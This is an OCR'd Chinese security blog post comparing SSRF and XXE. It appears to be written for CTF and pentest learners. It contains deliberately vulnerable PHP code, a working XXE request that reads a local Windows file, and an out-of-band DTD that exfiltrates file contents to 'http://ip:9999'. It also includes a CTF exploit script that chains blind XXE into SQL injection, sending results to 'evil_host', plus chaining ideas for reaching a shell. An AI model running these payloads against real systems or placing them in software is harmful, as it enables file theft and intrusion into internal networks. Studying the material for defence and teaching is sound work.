
关于ssrf和xxe的共性以及攻击面的一些思考

1、概述


ssrf漏洞本质上就是一个攻击内网的跳板，但是不同于以往传统的权限跳板。

传统的权限跳板是如下所示：



其中外网这台机器跳进去可以执行任意命令

但是ssrf是具有局限性的，原谅我的画图技术，大概情况如下图所示：




也就是只能通过一段url来探测内网，例如www.aaa.com?fuck=http://127.0.0.1:8080

后面的这段url就是用来探测内网的参数

这是一个很简单的例子，下面用php代码来搭建一个实例

```php
<?php
$ch = curl_init(); //创建新的 cURL 资源
curl_setopt($ch, option: CURLOPT_URL, $_GET['url']); //设置URL 和相应的选项
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, option: CURLOPT_HEADER, value: 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch); //抓取 URL 内容并把它传递给浏览器，存储进文件
curl_close($ch); //关闭 cURL 资源，并且释放系统资源
?>
```

然后我这里用file协议来读取一下本地文件，可以看到直接就读取成功了：



111111

这是ssrf的一种简单利用，这里就不深化去写了，毕竟网上文章也很多，例如ssrf攻击redis，ssrf内网探测之类的。

下面想把ssrf和xxe一起联系起来讲，探讨一下共性。

这里先说结论，xxe我认为是ssrf的一种，本质上也是用来打内网的，漏洞代码如下：

```php
<?php

libxml_disable_entity_loader ( disable: false);
$xmlfile = file_get_contents( filename: 'php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, options: LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
echo $creds;

?>
```

漏洞利用如下：

Request

Pretty Raw \n Actions

```
1 POST /test/test.php HTTP/1.1
2 Host: localhost:32398
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/2010
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-Site: none
2 Sec-Fetch-User: ?1
3 Content-Length: 152
4
5 <?xml version="1.0" encoding="utf-8"?>

6   <!DOCTYPE creds [
7   <!ENTITY goodies SYSTEM "file:///c:/windows/system.ini"> ]>
8   <creds>
      &goodies;
    </creds>
9
0
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Fri, 05 Nov 2021 06:11:49 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 206
8
9 ; for 16-bit app support
10 [386Enh]
11 woafont=dosapp.fon
12 EGA80WOA.FON=EGA80WOA.FON
13 EGA40WOA.FON=EGA40WOA.FON
14 CGA80WOA.FON=CGA80WOA.FON
15 CGA40WOA.FON=CGA40WOA.FON
16
17 [drivers]
18 wave=mmdrv.dll
19 timer=timer.drv
20
21 [mci]
22
```

也是利用file协议成功的读取到了本地的文件

上述两者有什么不同吗，我认为从利用层面来讲没有什么不同，用的读取文件的协议都是file协议。

但是触发漏洞的后端代码却是不同的

ssrf是直接调用的curl请求去请求对应的链接

而xxe是通过解析xml文件，然后通过解析外部实体，然后进而引用链接。


但是不管怎么样，最终的效果是一样的。

2、关于回显的问题

不管是ssrf还是xxe，都不一定会有回显，以下主要探讨无回显的情况。

下面用ctf题来做讲解，是一道无回显的xxe，出自2018年强网杯

首先是一个评论框，然后框中有xxe漏洞，键入xml文档会报错



然后通过这个点来做bindxxe，也就是无回显的xxe

关于无回显的xxe做法，这里简单介绍一下，假设后端是以下这段代码：

```php
<?php

libxml_disable_entity_loader ( disable: false);
$xmlfile = file_get_contents( filename: 'php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, options: LIBXML_NOENT | LIBXML_DTDLOAD);
?>
```

可以看到这段代码是已经没有echo出现了，那么唯一的解法就是利用外带一个dtd来做

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///D:/test.txt">
<!ENTITY % int "<!ENTITY % send SYSTEM 'http://ip:9999?p=%file;'>">
```

直接修改上述的ip地址，就可以将dtd读取完毕文件的结果映射到自己的vps上，具体原理可以自行分析一下

上面必须要通过base64进行编码，不然会破坏xml本身的语法格式，就会导致爆破

最终在自己vps上接收到的字符串再进行一次base64解码即可。

那么这里用外带的方法来做，先读取服务器的配置文件

/var/www/52dandan.cc/public_html/config.php

然后拿到了第一部分的writeup

<?php define(BASEDIR, "/var/www/52dandan.club/"); define(FLAG_SIG, 1); define(SECRETFILE,'/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcbfe7c8f07376fe431'); .... ?>

这里还有个方法是来做压缩的，因为一旦读取的文件稍微大一些的话，就会报错

压缩：echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd");
解压：echo file_get_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1");

再次利用xxe读取本地文件

/proc/net/arp

/etc/host

通过上述两个文件读取到了网段中还有其他的机器

找到一个新的ip192.168.223.18

然后利用xxe脚本对这个ip进行端口扫描

然后发现这个ip开了一个80端口

通过题目的提示发现这个页面的shop参数存在sql注入，那么这里的思路就很明确了

也就是通过xxe的这个点来进行sql注入，回显的部分在自己的vps上看

以下附上脚本

```
import requests
url = 'http://39.107.33.75:33899/common.php'
s = requests.Session()
result = ''
data = {
        "name":"evil_man",
        "email":"testabcdefg@gmail.com",
        "comment":"""<?xml version="1.0" encoding="utf-8"?>
                <!DOCTYPE root [
                <!ENTITY % dtd SYSTEM "http://evil_host/evil.dtd">
                %dtd;]>
                """
}

for i in range(0,28):
        for j in range(48,123):
                f = open('./evil.dtd','w')
            payload2 = """<!ENTITY % file SYSTEM "php://filter/read=zlib.deflate/convert.base64-encode/resource=http://192.168.223.18/test.php?shop=3'-(case%a0when((select%a0group_concat(total)%a0from%a0albert_shop)like%a0binary('{}'))then(0)else(1)end)-'1">
                <!ENTITY % all "<!ENTITY % send SYSTEM 'http://evil_host/?result=%file;'>">
                %all;
                %send;""".format('_'*i+chr(j)+'_'*(27-i))
                f.write(payload2)
                f.close()
                print 'test {}'.format(chr(j))
                r = s.post(url,data=data)
                if "Oti3a3LeLPdkPkqKF84xs=" in r.content and chr(j)!='_':
                        result += chr(j)
                        print chr(j)
                        break
print result
```

关于ssrf无回显的利用呢，因为单纯的ssrf点，他不像xxe，还可以通过带外来看回显，他只有一个?a=http://xxx这样的输出位，所以暂时没找到特别好的利用方式，如果有懂行的师傅这里可以指点一下。

3、关于ssrf和其他漏洞组合利用的一些思考


和文件上传的组合利用

很多时候，文件上传上去之后，会遇到一些问题，因为一个成熟的安全开发人员会这样写路径代码

```
<?php
header("Content-Type:text/html; charset=utf-8");
// 5
require_once('pclzip.lib.php');

if(!$_FILES){

        echo '

<!DOCTYPE html>
<html lang="zh">
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta http-equiv="X-UA-Compatible" content="ie=edge" />
    <title></title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css"
integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
    <style type="text/css">
        .login-box{
            margin-top: 100px;
            height: 500px;
            border: 1px solid #000;
        }
        body{
            background: white;
        }
        .btn1{
            width: 200px;
        }
        .d1{
            display: block;
            height: 400px;
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="login-box col-md-12">
        <form class="form-horizontal" method="post" enctype="multipart/form-data" >
            <h1></h1>
            <hr />
            <div class="form-group">
                <label class="col-sm-2 control-label"></label>
                <div class="input-group col-sm-10">
                    <div >
                    <label for="">
                        <input type="file" name="file" />
                    </label>
                    </div>
                </div>
            </div>

        <div class="col-sm-8  text-right">
            <input type="submit" class="btn btn-success text-right btn1" />
        </div>
        </form>
        </div>
    </div>
</body>
</html>
```

```
';

    show_source(__FILE__);
}else{
    $file = $_FILES['file'];

    if(!$file){
        exit("");
    }
    $name = $file['name'];

    $dir = 'upload/';
    $ext = strtolower(substr(strrchr($name, '.'), 1));
    $path = $dir.$name;

    function check_dir($dir){
        $handle = opendir($dir);
        while(($f = readdir($handle)) !== false){
            if(!in_array($f, array('.', '..'))){
                if(is_dir($dir.$f)){
                    check_dir($dir.$f.'/');
                 }else{
                    $ext = strtolower(substr(strrchr($f, '.'), 1));
                    if(!in_array($ext, array('jpg', 'gif', 'png'))){
                        unlink($dir.$f);
                    }
                }

            }
        }
    }

    if(!is_dir($dir)){
        mkdir($dir);
    }

    $temp_dir = $dir.md5(time(). rand(1000,9999));
    if(!is_dir($temp_dir)){
        mkdir($temp_dir);
    }

    if(in_array($ext, array('zip', 'jpg', 'gif', 'png'))){
        if($ext == 'zip'){
            $archive = new PclZip($file['tmp_name']);
            foreach($archive->listContent() as $value){
                $filename = $value["filename"];
                if(preg_match('/\.php$/', $filename)){
                     exit("php!");
                 }
            }
            if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0) {
                check_dir($dir);
                   exit("");
            }

            check_dir($dir);
            exit('!');
        }else{
            move_uploaded_file($file['tmp_name'], $temp_dir.'/'.$file['name']);
            check_dir($dir);
            exit('!');
        }
    }else{
        exit('zipjpggifpng!');
    }
}
```

注意看到这段代码



是一个用md5做了随机路径的代码，就算传上去了，也无法连接，因为路径猜不到

如果站点存在ssrf漏洞，可以先用ssrf读取上述文件上传代码的源码，然后再进行路径爆破，最终连接到shell

SSRF配合无回显RCE的组合利用

这里大概描述下这个案例

1、这里有一个rce的漏洞，不出网，没有回显

2、有一个ssrf的漏洞，不出网，有回显

这里的思路就是想办法让这个rce有回显

思路就是 用命令执行在本地写一个文件 然后用ssrf去读